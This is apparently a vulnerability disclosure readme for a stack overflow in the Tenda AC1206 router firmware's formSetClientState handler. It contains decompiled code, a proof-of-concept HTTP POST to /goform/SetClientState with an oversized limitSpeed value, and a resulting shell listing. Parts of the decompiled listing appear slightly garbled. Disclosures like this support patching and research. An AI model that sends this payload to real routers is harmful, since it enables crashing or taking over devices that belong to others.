

main vuln / Tenda / AC1206 / 10 /



Darry-lang1 Add files via upload ...

on Aug 5 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

AC1206 1200M 11ac无线穿墙王千兆口路由器 [资料下载](#)[首页](#) / [AC1206](#) / [资料下载](#)

AC1206升级软件 V15.03.06.23

立即下载

关联产品: AC1206 更新日期: 2018/1/6

1.此固件只适用于AC1206的机器升级, 不同型号不能使用该软件, 升级前请通过路由器底部贴纸确认产品型号;
2.下载解压后, 请使用有线连接路由器升级, 升级过程中切勿切断电源, 否则会导致机器损坏无法使用!

* 如果链接错误或其他问题, 请反馈到 tenda@tenda.com.cn或联系在线客服, 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetClientState function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl formSetClientState(webs_t wp, char_t *path, char_t *query)
2 {
3     int v3; // $v0
4     char *dev_id; // [sp+28h] [+28h]
5     char *ul_speed; // [sp+2Ch] [+2Ch]
6     char *dl_speed; // [sp+30h] [+30h]
7     char *limit_en; // [sp+34h] [+34h]
8     char buff[512]; // [sp+38h] [+38h] BYREF
9     char ret_buf[32]; // [sp+238h] [+238h] BYREF
10    int rule_id[3]; // [sp+258h] [+258h] BYREF
11
12    memset(buff, 0, sizeof(buff));
13    memset(ret_buf, 0, sizeof(ret_buf));
14    dev_id = websGetVar(wp, "deviceId", byte_50CF54);
15    limit_en = websGetVar(wp, "limitEn", "0");
16    dl_speed = websGetVar(wp, "limitSpeed", "0");
17    ul_speed = websGetVar(wp, "limitSpeedUp", "0");
18    if (dev_id)
19    {
20        if (get_client_qos_rule_id(dev_id, rule_id) == eRET_FAILURE_0)
21        {
22            sprintf(ret_buf, "%s\\errCode\\":%d", 1);
23            websTransfer(wp, ret_buf);
24        }
25        else
26        {
27            if (atoi(limit_en))
28            {
29                v3 = atoi(limit_en);
30                sprintf(buff, "%d;%s;%s;%s", v3, dev_id, ul_speed, dl_speed);
31                if (modify_add_qos_rule(rule_id[0], buff) == eRET_MIN_0 && CommitCfm())
32                    doSystemCmd("cfm Post netctrl %d?op=%d", 15, 6);
33            }
34            else if (delete_qos_rule(rule_id[0]) == eRET_MIN_0)
35            {
36                if (CommitCfm())
37            }
38        }
39    }
40}
```

In the `formSetClientState` function, the `v3` (the value of `limitEn`), the `dev_id` (the value of `deviceId`), the `ul_speed` (the value of `limitSpeedUp`) and the `dl_speed` (the value of `limitSpeed`) are formatted with the `sprintf` function, spliced with `%d;%s;%s;%s` strings, and saved to `buff`. It is not secure, as long as the size of the data we enter is larger than the size of `buff`, it will cause a stack overflow.


Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetClientState HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee;language=cn

limitEn=1&deviceId=a&limitSpeedUp=a&limitSpeed=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```





```

/ # ls -l
total 48
drwxr-xr-x  2 1000  1000      4096 Aug  4 12:10 bin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 dev
lrwxrwxrwx  1 1000  1000        8 Sep  6  2017 etc -> /var/etc
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 etc_ro
lrwxrwxrwx  1 1000  1000        9 Sep  6  2017 home -> /var/home
lrwxrwxrwx  1 1000  1000       11 Sep  6  2017 init -> bin/busybox
drwxr-xr-x  3 1000  1000      4096 Sep  6  2017 lib
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 mnt
drwxr-xr-x  3 1000  1000      4096 Aug  4 09:55 proc
lrwxrwxrwx  1 1000  1000        9 Sep  6  2017 root -> /var/root
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017/sbin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 sys
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 tmp
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 usr
drwxr-xr-x  6 1000  1000      4096 Aug  4 09:06 var
lrwxrwxrwx  1 1000  1000       12 Sep  6  2017 webroot -> /var/webroot
drwxr-xr-x  7 1000  1000      4096 Sep  6  2017 webroot_ro
/ #

```

Finally, you also can write exp to get a stable root shell.